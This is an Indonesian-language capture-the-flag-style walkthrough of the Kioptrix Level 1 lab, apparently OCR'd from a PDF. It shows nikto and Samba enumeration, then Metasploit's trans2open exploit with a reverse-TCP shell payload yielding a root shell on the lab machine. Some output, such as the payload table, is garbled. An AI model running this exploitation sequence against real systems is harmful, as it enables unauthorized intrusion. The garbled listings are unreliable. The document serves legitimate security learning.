

Kioptrix level 1

Penyelesaian

\$ sudo netdiscover

IP Machine: 192.168.1.104

\$ enum4linux

\$ nikto -h 192.168.1.104

```
• • •
- Nikto v2.1.5
+ Target IP:
+ Target Port:
                               2023-06-24 12:34:00 (GMT1)
+ Start Time:
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: 0x3b96e9ae
 + The anti-clickjacking X-Frame-Options header is not present.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
Perl interpreter: 0
                                           0 at /usr/share/perl5/LW2.pm line
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                                           0 at /usr/share/perl5/LW2.pm line
 Perl interpreter: 0
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
 Perl interpreter: 0)
 Perl interpreter: 0x!
                                       32a0 at /usr/share/perl5/LW2.pm line 9
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
                                          aO at /usr/share/perl5/LW2.pm line 9
                                          aO at /usr/share/perl5/LW2.pm line 9
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                                           0 at /usr/share/perl5/LW2.pm line
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
                                         2a0 at /usr/share/perl5/LW2.pm line 947
Perl interpreter: 0x5
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current. + Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final
release) and 2.0.64 are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code
 execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which
allows attackers to kill any process on the system. CAN-2
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and
mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a
remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site
Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.ht
Scripting (XSS). http://www.cert.org/advtsortes/cA-2000-02.html.

+ OSVDB-3268: /manual/: Directory indexing found.

+ OSVDB-3092: /manual/: Web server manual found.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-3092: /test.php: This might be interesting...

+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host

+ End Time: 2023-06-24 12:34:10 (GMT1) (10 seconds)
```


Disini saya menemukan bahwa mesin menggunakan samba dan saya mencoba untuk melakukan pengecekan versi dari samba tersebut.

```
3 exploit/windows/browser/ms10 922 ie ybscript_winhlp12 2010-02-26 great No exploit/windows/fileformat/ms14 868 sandworm 2014-10-14 excellent No mornal No m
```


Disini saya menggunakan metasploit dan mencari smb version scanner, dan mendapatkan versi samba yaitu :

Host could not be identified: Unix (Samba 2.2.1a)

Setelah saya mendapatkan versi samba tersebut saya coba carid i exploit.db apakah ada exploitnya dan saya menemukan beberapa



Disini saya tertarik dengan trans2open dan coba saya cari di metasploit apakah ada.



Terdapat beberapa namun saya menggunakan yang versi linuxnya karena mesin target menggunakan linux.

Setelah saya set dan lakukan exploit, ternyata exploitnya berjalan

```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 1 closed.
                                                   Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff4fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff3fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff2fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff1fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff0fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffeffc...
[*] 192.168.1.104:139 - Trying return address 0xbfffeefc...
[*] 192.168.1.104:139 - Trying return address 0xbfffedfc...
[*] 192.168.1.104:139 - Trying return address 0xbfffecfc...
[*] 192.168.1.104:139 - Trying return address 0xbfffebfc...
[*] 192.168.1.104:139 - Trying return address Oxbfffeafc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe9fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe8fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe7fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe6fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe5fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe4fc...
```

Ternyata setelah saya searching kita harus menggunakan payload agar exploit ini berjalan.

\$ show payloads

Disini saya agak kebingungan tentang payloadnya dan saya coba cari cari di internet dan ternyata payload yang digunakan adalah

linux/x86/shell_reverse_tcp

Disini saya berpikir bahwa payload ini masuk akal karena kita akan melakukan reverse shell kepada mesin.

```
20 payload/linux/x86/read_file normal No Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp uuid normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_tcp_ normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_tcp_ normal No Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)
27 payload/linux/x86/shell/reverse_nonx_tcp normal No Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp uuid normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Bind TCP Inline
32 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell_reverse_tcp normal No Linux Command Shell, Bind TCP Inline
34 payload/linux/x86/shell_reverse_tcp normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell_reverse_tcp normal No Linux Command Shell, Reverse TCP Inline
36 payload/linux/x86/shell_reverse_tcp normal No Linux Command Shell, Reverse TCP Inline (IPv6)

4 [msf](Jobs:0 Agents:0) exploit(Linux/samba/trans2open) > set payload payload/linux/x86/shell_reverse_tcp
```

karena saya masih belajar tentang metasploit saya sempat kebingungan dan kenapa exploit saya tidak berjalan. lalu saya coba commandnya dan ternyata exploit berhasil dijalankan.

```
[*] 192.168.1.104:139 - Trying return address 0xbfffedfc...
[*] Command shell session 11 opened (192.168.1.8:4444 -> 192.168.1.104:32792) at 2023-06-24 13:22:45 +0100

ls
clear
htop
//bin/sh: htop: command not found

ls
whoami
root
ls -lah
total 2.0k
drwxrwxrwt 2 root root 1.0k Jun 24 11:54 .
drwxr-xr-x 19 root root 1.0k Jun 24 11:39 ..
hostname
kioptrix.level1
```

Mesin berhasil diambil alih!.